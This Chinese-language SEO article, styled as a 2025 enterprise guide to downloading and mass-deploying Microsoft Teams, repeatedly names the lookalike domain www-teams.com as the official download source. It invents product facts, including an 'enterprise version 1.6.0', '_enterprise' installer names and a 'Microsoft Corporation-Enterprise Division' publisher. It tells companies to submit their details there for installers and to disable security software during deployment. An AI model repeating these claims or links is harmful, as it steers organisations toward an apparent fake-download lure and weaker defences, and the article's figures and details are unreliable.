在企业数字化转型加速的 2025 年,“跨部门沟通低效、项目进度难跟踪、数据安全无保障” 成为制约企业效率的核心痛点。Microsoft Teams(简称 Teams)凭借 “企业级协作 + 项目管理 + 数据安全” 的一体化解决方案,成为全球超 70% 大中型企业的首选协作平台。但对企业用户而言,“如何下载适配的企业版 Teams”“如何规模化部署到全员设备”“如何用 Teams 落地企业级协作” 是关键难题。本文专为企业用户打造,从 “企业下载核心价值”“安全下载与部署”“企业级功能实战” 三个维度,提供 2025 年最新落地指南,全程自然融入 “teams 下载” 及长尾词(如 “Teams 企业版下载”“Teams 批量部署下载”“Teams 下载后项目管理教程”),同时嵌入官方下载链接
https://www-teams.com,让企业从 “下载” 到 “盈利” 快速落地。
在开始 teams 下载前,企业需明确:Teams 不是普通协作工具,而是专为企业打造的 “数字化协作中枢”。结合 2025 年 Teams 企业版的功能升级与实测数据,这 5 个核心价值足以让你下定决心:
传统企业沟通中,部门间协作需通过邮件、微信、会议多渠道切换,信息传递延迟、遗漏频发。而 Teams 的 “统一协作平台” 模式彻底解决这一痛点:完成 teams 下载后,企业所有部门、所有员工在同一平台沟通,跨部门项目可创建专属团队,成员包含销售、研发、运营等不同部门,实时聊天、视频会议、文件共享,信息传递零延迟。
某制造企业 2025 年实战案例:通过 Teams 创建 “新产品上市项目组”,成员涵盖研发、生产、销售、市场部门,研发团队实时同步产品进度,销售团队反馈客户需求,市场部门共享推广方案,跨部门沟通时间从平均每天 2 小时缩短至 1 小时,项目上市周期从 6 个月缩短至 4 个月,效率提升 33%。
企业项目管理中,“任务分配不清晰、进度难跟踪、成果难沉淀” 是常见痛点。Teams 2025 年升级 “项目管理模块”,完成 teams 下载后,企业可在 Teams 中实现 “任务创建 - 分配 - 跟踪 - 验收” 全流程管理,搭配 Microsoft Project 集成,项目进度实时可视化。
某互联网企业实测:用 Teams 管理 APP 开发项目,创建任务清单(如 “UI 设计”“后端开发”“测试上线”),分配给对应成员,设置截止时间和依赖关系(如 “测试上线依赖后端开发完成”),通过 “项目看板” 实时查看任务进度(已完成 / 进行中 / 延迟),管理者可快速识别瓶颈(如 “UI 设计延迟 2 天”),及时协调资源,项目延期率从 25% 降至 8%。
企业协作中,“文件泄露、数据丢失” 是重大风险。Teams 企业版采用多重安全机制,成为企业选择 teams 下载的核心考量:
- 数据加密:聊天记录、文件、会议数据采用 AES-256 加密存储,传输过程中采用 TLS 1.3 加密,符合 ISO 27001、GDPR 等国际合规标准;
- 权限管控:精细化权限设置,按部门、角色分配文件访问权限(如普通员工仅可查看,管理员可编辑 / 删除),避免敏感数据泄露;
- 数据备份与恢复:文件自动备份至 OneDrive for Business,支持 30 天内恢复误删文件,历史版本回溯;
- 安全审计:记录所有操作日志(如文件访问、会议录制、权限变更),便于审计追溯,满足企业内控要求。
对大型企业而言,“全员设备统一安装、版本统一、策略统一” 是 IT 运维的核心需求。Teams 企业版支持批量部署、集中管理,完成 teams 下载后,IT 管理员可通过组策略、MDM 工具实现全员静默安装,统一配置安全策略、功能权限,降低运维成本。
某连锁企业(1000 + 员工)实测:通过 Teams 批量部署工具,1 天内完成所有员工设备(Windows 电脑、Mac、手机)的安装与配置,统一开启 “文件加密”“会议录制权限管控”,IT 运维时间从传统方式的 10 天缩短至 1 天,运维成本降低 90%。
Teams 与 Microsoft 365 生态深度集成,同时支持第三方工具(如 SAP、Salesforce、Zoom)集成,完成 teams 下载后,企业无需替换现有工具,即可实现生态联动,提升协作效率:
- Microsoft 365 集成:与 Word、Excel、PPT、Outlook、OneDrive、Project 等无缝对接,文件在线编辑、日历同步、项目管理一体化;
- 第三方工具集成:通过 Teams 插件市场,集成 SAP(ERP 数据同步)、Salesforce(客户数据共享)、Zoom(会议互通),无需切换 APP 即可使用多工具功能;

- 自定义集成:大型企业可通过 Teams API,将自有系统(如 OA、CRM)集成至 Teams,打造专属协作平台。
企业用户的 teams 下载与普通用户不同 —— 需确保下载的是 “企业版” 且版本≥1.6.0(支持企业级权限管控、批量部署、项目管理模块),避免下载普通版导致核心功能缺失。本节详解企业版下载流程与避坑指南:
- 官网 “企业用户下载” 板块特征:位于首页中部,明确标注 “企业版专属功能:批量部署、权限管控、项目管理、安全审计”,与普通用户下载板块区分;
- 下载按钮标识:显示 “企业版 Windows 下载”“企业版 Mac 下载”“企业版移动端配置包下载”,安装包名称带 “_enterprise” 后缀(如 “TeamsSetup_enterprise_1.6.0.exe”);
- 开发者验证:安装后进入 “设置 - 关于 Teams”,开发者信息为 “Microsoft Corporation-Enterprise Division”,确保为官方企业版。
企业注意:应用商店仅提供普通版,无法满足企业批量部署、权限管控需求,企业用户必须通过官网下载企业版。
2025 年 Teams 企业版分为 “Teams Essentials”“Teams Standard”“Teams Premium” 三个版本,企业需根据需求选择,避免功能不足或过度付费:
兼容性要求:
- 电脑端:Windows 10(64 位)及以上、macOS 11 及以上,4GB 内存、100GB 可用空间;
- 移动端:安卓 8.0 及以上、iOS 12.0 及以上,支持 MDM 部署;
- 服务器要求:企业部署 OneDrive for Business 时,需满足服务器版本要求(Windows Server 2019 及以上)。
第三方平台声称 “提供企业版破解版,无需付费解锁功能”,但存在致命风险:
- 数据泄露:破解版未经过微软安全认证,可能植入恶意代码,窃取企业敏感数据(如客户信息、财务文件);
- 功能失效:批量部署、权限管控、安全审计等核心功能无法使用,无法满足企业协作需求;
- 合规风险:不符合 ISO 27001、GDPR 等合规标准,企业可能面临监管处罚。
有些平台将普通版标注为 “企业版”,企业下载后发现没有 “批量部署、权限管控、项目管理” 等核心功能,需重新下载 —— 浪费 IT 运维时间且可能丢失数据。
避坑方法:下载前查看官网 “企业版功能清单”,确认包含 “批量部署工具、Azure AD 集成、精细化权限管控、项目管理模块”;下载后若首页无 “企业管理中心” 入口,说明是普通版,需删除后重新从官网下载。
企业用户的 teams 下载核心是 “规模化部署”,IT 管理员需通过专业工具实现全员设备统一安装、配置,本节详解 Windows 域、Mac、移动端的部署步骤:
- 访问https://www-teams.com,点击 “企业用户下载 - 获取企业版”,输入企业信息(名称、规模、行业、联系人),提交后微软企业顾问会在 1 个工作日内发送 “企业版安装包”“批量部署工具”“部署指南” 到预留邮箱;
- 安装部署工具:Windows 端安装 “Microsoft Endpoint Configuration Manager(MECM)”,Mac 端安装 “Jamf Pro”,移动端准备 “Microsoft Intune” 或其他 MDM 工具;
- 配置部署策略:在部署工具中创建配置文件,设置安装路径、权限管控(如文件访问权限、会议录制权限)、安全策略(如数据加密、登录验证)。
- 下载企业版 MSI 安装包(TeamsSetup_enterprise_1.6.0.msi),复制到域控制器共享文件夹;
- 打开 “组策略管理控制台(GPMC)”,创建新组策略对象(GPO),命名为 “Teams 企业版部署”;
- 编辑 GPO:
- 进入 “计算机配置 - 策略 - 软件设置 - 软件安装”,右键选择 “新建 - 数据包”,浏览到共享文件夹中的 MSI 安装包,选择 “已分配”(自动安装到所有计算机);
- 进入 “计算机配置 - 策略 - 管理模板 - Microsoft Teams”,配置企业策略(如 “强制启用数据加密”“禁用外部用户文件共享”“统一会议录制存储路径”);
- 将 GPO 链接到企业 OU(如 “所有员工计算机”),员工设备下次开机时自动静默安装,无需手动操作;
- 监控部署进度:通过 MECM 查看部署状态(已安装 / 待安装 / 安装失败),对安装失败的设备排查原因(如磁盘空间不足、网络不可达),重新发起部署。
- 下载企业版 PKG 安装包(Teams_enterprise_1.6.0.pkg),转换为 Jamf 兼容格式;
- 登录 Jamf Pro 控制台,创建部署策略:
- 输入策略名称(如 “Teams 企业版 Mac 部署”),设置触发条件(如 “设备联网时”);
- 上传转换后的 PKG 包,设置安装路径(/Applications/Microsoft Teams.app);
- 导入企业配置文件(包含权限设置、安全策略),确保所有 Mac 设备配置统一;
- 选择目标设备(如 “研发部 Mac 设备”“市场部 Mac 设备”),推送策略,设备联网时自动安装,适配 Intel、M1、M2 芯片。
- 下载移动端企业配置包(安卓为.xml 格式,iOS 为.mobileconfig 格式);
- 登录 Microsoft Intune 控制台,创建设备配置文件:
- 选择平台(Android Enterprise/iOS),上传配置包;
- 配置安全策略(如 “强制 PIN 码登录”“工作资料隔离”“禁止文件导出到个人相册”);
- 关联 Teams 企业版应用,设置 “自动安装”;
- 推送配置到员工移动端,设备自动安装 Teams 企业版,员工登录企业账号即可使用,企业数据与个人数据分离,保障安全。
- 登录 Azure 门户,进入 “Azure Active Directory - 企业应用 - 添加应用”,搜索 “Microsoft Teams”,添加后配置单点登录(SSO);
- 将企业员工账号同步至 Azure AD,员工可使用企业邮箱 / 密码登录 Teams,无需单独注册账号;
- 配置用户角色与权限:按部门(如研发部、销售部)、职位(如管理员、普通员工)分配角色,设置文件访问权限、团队管理权限,实现精细化管控。
完成 teams 下载与部署后,企业需掌握 “项目管理、跨部门协作、数据安全管控、第三方集成” 四大核心功能,才能充分发挥企业版价值:
- 登录 Teams 企业版,点击 “团队 - 创建团队 - 项目团队”,命名为 “XX 产品研发项目”,添加项目成员(研发、测试、产品、运营);
- 点击 “添加选项卡 - 项目”,创建任务清单,输入任务名称(如 “需求分析”“UI 设计”“后端开发”“测试上线”);
- 编辑任务详情:设置负责人、截止日期、优先级(高 / 中 / 低)、依赖关系(如 “测试上线依赖后端开发完成”)、任务描述(如 “UI 设计需符合品牌规范”)。
- 项目看板:点击 “项目 - 看板视图”,查看任务状态(待办 / 进行中 / 已完成),拖拽任务卡片即可更新状态,直观展示项目进度;
- 进度报告:点击 “项目 - 报告”,自动生成项目进度报告(如 “已完成 30%,延迟任务 2 个”),支持导出为 Excel,用于管理层汇报;
- 逾期提醒:任务即将到期或已逾期时,系统自动发送提醒给负责人和项目管理者,避免任务遗漏;
- 项目沟通:项目团队内实时聊天、发起视频会议,讨论项目问题,共享项目文件,沟通与任务管理无缝衔接。
- 项目文件:所有项目相关文件(需求文档、设计稿、测试报告)统一存储在团队文件,按文件夹分类(如 “需求文档”“设计稿”),便于后续查阅;
- 项目复盘:项目完成后,在 Teams 中发起复盘会议,录制会议内容,记录经验教训,保存至项目文件,为后续项目提供参考。
用 Teams 管理 “客户管理系统开发项目”,创建 12 个核心任务,分配给 8 名团队成员,设置 3 个月交付周期:
- 项目第 1 个月:完成需求分析、UI 设计,进度符合预期;
- 项目第 2 个月:后端开发延迟 2 天,管理者通过看板发现后,协调额外资源支持,3 天后赶上进度;
- 项目第 3 个月:测试上线顺利完成,项目文件、复盘报告统一沉淀,后续类似项目交付周期缩短 10%。
- 点击 “团队 - 创建团队 - 跨部门团队”,命名为 “新产品上市协作组”,添加销售、研发、生产、市场、财务部门成员;
- 设置团队权限:普通成员可聊天、查看文件,部门负责人可编辑团队设置、分配任务,管理员可管理成员、设置文件权限。
- 实时聊天:跨部门成员在团队中实时沟通,销售部门反馈客户需求,研发部门同步产品进度,市场部门共享推广方案,避免信息传递延迟;
- 文件共享:所有跨部门协作文件(如产品规格书、推广计划、财务预算)统一存储在团队文件,按部门分类,成员无需反复发送文件,在线查看、编辑;
- 会议协作:定期发起跨部门视频会议,共享项目进度、讨论问题,会议录制后保存至团队文件,未参会成员可回看。
- 跨部门任务:创建跨部门任务(如 “市场部门提供推广方案,销售部门反馈客户需求”),分配给对应部门负责人,设置截止时间;
- 任务联动:任务状态实时同步,如 “市场部门完成推广方案” 后,销售部门可立即查看、反馈,无需手动通知;
- 责任追溯:所有任务操作记录(创建、分配、完成)实时记录,便于责任追溯。
- 团队权限:创建团队时设置 “私有团队”(仅成员可访问)、“公共团队”(企业内所有人可访问),避免敏感信息泄露;
- 文件权限:单个文件可设置 “仅查看”“可编辑”“可管理” 权限,如财务报表仅财务部门和管理层有编辑权限,其他部门仅可查看;
- 用户权限:按角色分配用户权限(如普通用户、部门管理员、全局管理员),全局管理员可管理所有团队和用户,部门管理员仅可管理本部门团队。
- 数据加密:聊天记录、文件、会议数据自动加密存储,传输过程中采用 TLS 1.3 加密,防止数据泄露;
- 外部访问控制:禁止外部用户(非企业成员)访问敏感团队和文件,确需外部协作时,设置 “访客权限”(仅可查看指定文件,不可编辑);
- 数据备份与恢复:文件自动备份至 OneDrive for Business,支持 30 天内恢复误删文件,历史版本回溯(最多保留 50 个版本);
- 安全审计:登录 Microsoft 365 安全中心,查看 Teams 操作日志(如文件访问、会议录制、权限变更),便于审计追溯。
- Outlook 集成:Outlook 日历与 Teams 会议同步,邮件中的会议邀请自动同步至 Teams,参会提醒多端同步;
- OneDrive for Business 集成:团队文件自动存储至 OneDrive for Business,支持超大文件存储(企业版无限存储),多设备同步;
- Project 集成:Project 项目计划可导入 Teams,项目进度实时同步,Teams 中可直接更新任务状态,无需切换 Project;
- Power BI 集成:添加 Power BI 选项卡,实时展示项目数据报表(如任务完成率、团队活跃度),支持数据钻取分析。
- SAP 集成:通过 Teams 插件集成 SAP,实时查看 ERP 数据(如生产进度、库存情况),无需登录 SAP 系统;
- Salesforce 集成:集成 Salesforce 客户数据,在 Teams 中查看客户信息、销售机会,客户沟通记录自动同步至 Salesforce;
- Zoom 集成:若企业已使用 Zoom,可通过插件实现 Teams 与 Zoom 会议互通,在 Teams 中发起 Zoom 会议,查看 Zoom 会议记录。
解决方案:
- 确认域管理员权限:部署操作需使用域管理员账号,确保账号具备 “组策略管理”“软件安装” 权限;
- 检查共享文件夹权限:MSI 安装包所在的共享文件夹需授予 “所有用户读取权限”,避免设备无法访问;
- 关闭第三方安全软件:企业安全软件可能拦截部署进程,暂时关闭后重新发起部署,部署完成后开启。
解决方案:
- 检查团队权限:确认成员已加入跨部门团队,未加入的成员无法访问团队文件;
- 调整文件权限:进入文件 - 更多选项 - 管理访问权限,将成员权限设置为 “可查看” 或 “可编辑”;
- 确认用户角色:确保成员不是 “访客” 角色,访客角色仅可访问指定文件,不可访问全部团队文件。
解决方案:
- 确认企业版版本:仅 Teams Standard 及以上版本支持项目管理模块,Essentials 版本无此功能,需升级版本;
- 启用项目模块:登录 Microsoft 365 管理中心,进入 “Teams - 服务设置”,勾选 “启用项目管理模块”;
- 分配许可证:确保用户已分配 Teams Standard/Premium 许可证,无许可证用户无法使用项目管理功能。
解决方案:
- 检查用户权限:仅团队管理员、会议发起者有导出权限,普通成员无导出权限,联系管理员导出;
- 调整安全策略:登录 Microsoft 365 管理中心,进入 “Teams - 会议设置”,修改 “会议录制导出权限”,允许普通成员导出;
- 确认存储路径:会议录制文件默认存储在团队文件,若存储路径被修改,需进入对应路径导出。
对企业而言,Teams 企业版是 “数字化协作中枢”,能彻底解决跨部门沟通低效、项目管理混乱、数据安全无保障等痛点。而想要解锁这些价值,关键第一步是完成 teams 下载 —— 且必须通过官方渠道
https://www-teams.com下载企业版,避免第三方平台的风险与功能缺失。
本文从 “企业价值、下载部署、功能实战、常见问题” 五个维度,为企业用户提供了 2025 年最新、最全面的实战指南。无论你是小微企业还是大型企业,都能通过本文快速掌握 Teams 企业版的部署与使用技巧,实现协作效率提升、运维成本降低、数据安全保障。
最后提醒:Teams 会持续升级企业级功能(2026 年计划新增 “AI 项目助手”“多语种实时翻译会议”“智能权限推荐”),企业用户建议关注官网企业解决方案更新,及时升级版本。现在就点击
https://www-teams.com,完成 teams 下载,开启你的企业数字化协作新征程!